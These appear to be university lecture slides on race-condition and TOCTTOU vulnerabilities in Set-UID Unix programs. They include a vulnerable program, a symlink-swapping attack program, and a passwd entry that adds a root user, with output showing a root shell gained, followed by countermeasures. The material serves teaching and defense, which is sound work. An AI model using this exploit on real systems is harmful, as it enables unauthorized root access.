CS915/435 Advanced Computer Security - Software security (II)

Race condition

Outline

- What is Race Condition?
- Race Condition Problem
- Race Condition Vulnerability
- How to exploit?
- Countermeasures

Race Condition

- Happens when:
  - Multiple processes access and manipulate the same data concurrently.
  - The outcome of execution depends on a particular order.

- If a privileged program has a race condition, the attackers may be able to affect the output of the privileged program by putting influences on the uncontrollable events.

Race Condition Problem

When two concurrent threads of execution access a shared resource in a way that unintentionally produces different results depending on the timing of the threads or processes.

```
function withdraw($amount)
{
    $balance = getBalance();
    if($amount <= $balance) {
        $balance = $balance - $amount;
        echo "You have withdrawn: $amount";
        saveBalance($balance);
    }
    else {
        echo "Insufficient funds.";
    }
}
```

Race Condition can occur here if there are two simultaneous withdraw requests.


A Special Type of Race Condition

- Time-Of-Check To Time-Of-Use (TOCTTOU)
- Occurs when checking for a condition before using a resource.

Time-of-Check to Time-of-use (TOCTTOU)

- Between access check and use, data may have been changed.
- A customer puts £500 on the counter to buy a product
- Cashier checks the amount and turns back to fetch the product
- While the cashier is turning back, the customer retrieves £100.
- The cashier gives the customer the product and accepts the money.

Security implication




- While the mediator is checking the access rights for my_file, the user changes the file name to your_file and action to “Delete”.
- In this example, the program has the same privilege in performing checking and action.
- But in some cases when the action is done with a higher privilege, more damage can be done.

Privileged programs

- Compromising a user program may allow an attacker to gain root access.
- How is that possible?
- Shouldn’t the compromise be limited in the user space?
- In general, that’s true, but there are special user-programs that are executed with a higher privilege behind the scene.
- They are called “privileged program”.
- For example, Set-UID programs

Unix file permission basics



Symbolic notations:

```
--- no permission
--x execute
-w- write
-wx write and execute
r-- read
r-x read and execute
rw- read and write
rwx read, write and execute
```

Numeric notations:

```
0 --- no permission
1 --x execute
2 -w- write
3 -wx write and execute
4 r-- read
5 r-x read and execute
6 rw- read and write
7 rwx read, write and execute
```

Permission examples:

• chmod a+r file	Make it readable by all
• chmod a-r file	Cancel the ability for all to read the file
• chmod g+rw file	Give the group read and write permission
• chmod u+rwx file	Give the user (owner) all permissions
• chmod u+s file	Make it a **SET-UID** program

Set-UID Concept

- **Allow user to run a program with the program owner's privilege.**
- Widely implemented in Unix systems
- Allow users to run programs with temporary elevated privileges
- Example: the `passwd` program (this program needs to access /etc/shadow, but only a root user can access that file)

```
$ ls -l /usr/bin/passwd
-rwsr-xr-x 1 root wheel 41284 Sep 12  2012 /usr/bin/passwd
```

Set-UID Concept

- Every process has two User IDs.
- **Real UID (RUID)**: Identifies real owner of process
- **Effective UID (EUID)**: Identifies privilege of a process
  - Access control is based on EUID
- When a normal program is executed, RUID = EUID, they both equal to the ID of the user who runs the program
- When a Set-UID is executed, RUID ≠ EUID. RUID still equal to the user’s ID, but EUID equals to the program **owner**’s ID.
  - If the program is owned by root, the program runs with the root privilege.

How it Works

A Set-UID program is just like any other program, except that it has a special marking, which a single bit called Set-UID bit

```
$ cp /bin/id ./myid
$ sudo chown root myid
$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed), ...
```

+s

```
$ sudo chmod 4755 myid
$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Example of Set UID

```
$ cp /bin/cat ./mycat
$ sudo chown root mycat
$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Feb 22 10:04 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

- Not a privileged program

```
$ sudo chmod 4755 mycat
$ ./mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8c...
daemon:*:15749:0:99999:7:::
...
```

Change EUID to root

- Become a privileged program

```
$ sudo chown seed mycat
$ chmod 4755 mycat
$ ./mycat /etc/shadow
./mycat: /etc/shadow: Permission denied
```

Change ownership to a user (not root)

- It is still a privileged program, but not the root privilege

https://seedsecuritylabs.org/Labs_16.04/Software/Environment_Variable_and_SetUID/

Race Condition Vulnerability

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

- Root-owned Set-UID program.
- Effective UID : root
- Real User ID : seed

- `access()` system call checks if the Real User ID has write access to /tmp/X.
- The above program writes to a file in the `/tmp` directory (world-writable)
- As the root can write to any file, the program ensures that the real user has permissions to write to the target file.
- `open()` checks the effective user id which is 0 and hence file will be opened.
- So, after the check, the file is opened for writing.


Race Condition Vulnerability

Goal : To write to a protected file like `/etc/passwd`.

To achieve this goal we need to make `/etc/passwd` as our target file without changing the file name in the program.

- **Symbolic link** (soft link or symlink) helps us achieve this goal.
- It is a special kind of file that points to another file.

Race Condition Vulnerability




Pass the access() check

Issues :

As the program runs billions of instructions per second, the window between the time to check and time to use lasts for a very short period of time, making it impossible to change to a symbolic link

- If the change is too early, `access()` will fail.
- If the change is little late, the program will finish using the file.

Race Condition Vulnerability



To win the race condition (TOCTTOU window), we need two processes :

- Run vulnerable program in a loop
- Run the attack program

Understanding the attack

Let's consider steps for two programs :

A1 : Make "/tmp/X" point to a file owned by us

A2 : Make "/tmp/X" point to /etc/passwd

V1 : Check user's permission on "/tmp/X"

V2 : Open the file

Attack program runs:
A1,A2,A1,A2…….

Vulnerable program runs :
V1,V2,V1,V2…..

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

A1, V1 , A2, V2 : vulnerable prog opens /etc/passwd for editing.

Another Race Condition Example

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE){
  // The file does not exist, create it.
  f = open(file, O_CREAT);

  // write to file
```

Set-UID program that runs with root privilege.

1. Checks if the file “/tmp/X” exists.
2. If not, open() system call is invoked. If the file doesn’t exist, new file is created with the provided name.
3. There is a window between the check and use (opening the file).
4. If the file already exists, the open() system call will not fail. It will open the file for writing.
5. So, we can use this window between the check and use and point the file to an existing file “/etc/passwd” and eventually write into it.

Experiment Setup

```
#include <stdio.h>
#include <unistd.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer);

   if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");

   return 0;
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Race condition between access() and fopen(). Any protected file can be written.

https://seedsecuritylabs.org/Labs_16.04/Software/Race_Condition/

Attack: Choose a Target File

- Add the following line to `/etc/passwd` to add a new user

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

Username

Hash value for empty password

UID (0 means root)

Attack: Run the Vulnerable Program

- Two processes that race against each other: **vulnerable process and attack process**

Run the vulnerable process `target_process.sh`

```
#!/bin/sh

while :
do
    ./vulp < passwd_input
done
```

- Vulnerable program is run in an infinite loop (target_process.sh)
- `passwd_input` file contains the string to be inserted in /etc/passwd [in previous slide]

Attack: Run the Attack Program

`attack_process.c`

```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```

1) Create a *symlink to a file owned by us*. (to pass the access() check)
2) Sleep for 10000 microseconds to let the vulnerable process run.
3) Unlink the symlink
4) *Create a symlink to /etc/passwd* (this is the file we want to open)

Running the Exploit

```
......
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash        ← The added entry!
```

Added an entry in /etc/passwd

```
$ su test
Password:
#              ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

We get a root shell as we log in using the created user.

Countermeasures

- Atomic Operations: To eliminate the window between check and use

- Sticky Symlink Protection: To prevent creating symbolic links.
- Principles of Least Privilege: To prevent the damages after the race is won by the attacker.

Atomic Operations

f = open(file, O_CREAT | O_EXCL)

- These two options combined together will not open the specified file if the file already exists.
- Guarantees the atomicity of the check and the use.

Sticky Symlink Protection

To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1
```

- When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

Sticky Symlink Protection

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	**Denied**
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	**Denied**
root	root	root	Allowed

- Symlink protection allows fopen() when the owner of the symlink match either the follower (EID of the process) or the directory owner.

- In our vulnerable program (EID is root), /tmp directory is also owned by the root, the program will **not be allowed** to follow the symbolic link unless the link is created by the root.

Principle of Least Privilege

Principle of Least Privilege:

A program should not use more privilege than what is needed by the task.

- Our vulnerable program has more privileges than required while opening the file.
- seteuid() - use this call to temporarily enable/disable the privilege (by changing the effective user ID)

Principle of Least Privilege

```
uid_t real_uid = getuid();  // Get the real user id
uid_t eff_uid  = geteuid(); // Get the effective user id

seteuid (real_uid);        ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
   fprintf(stderr, "Permission denied\n");
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root

Question

Q: The least-privilege principle can be used to effectively defend against the **race condition** attacks discussed in this chapter.

- Can we use the same principle to defeat **buffer-overflow** attacks?
- This is before executing the vulnerable function, we disable the root privilege; after the vulnerable function returns, we enable the privilege back.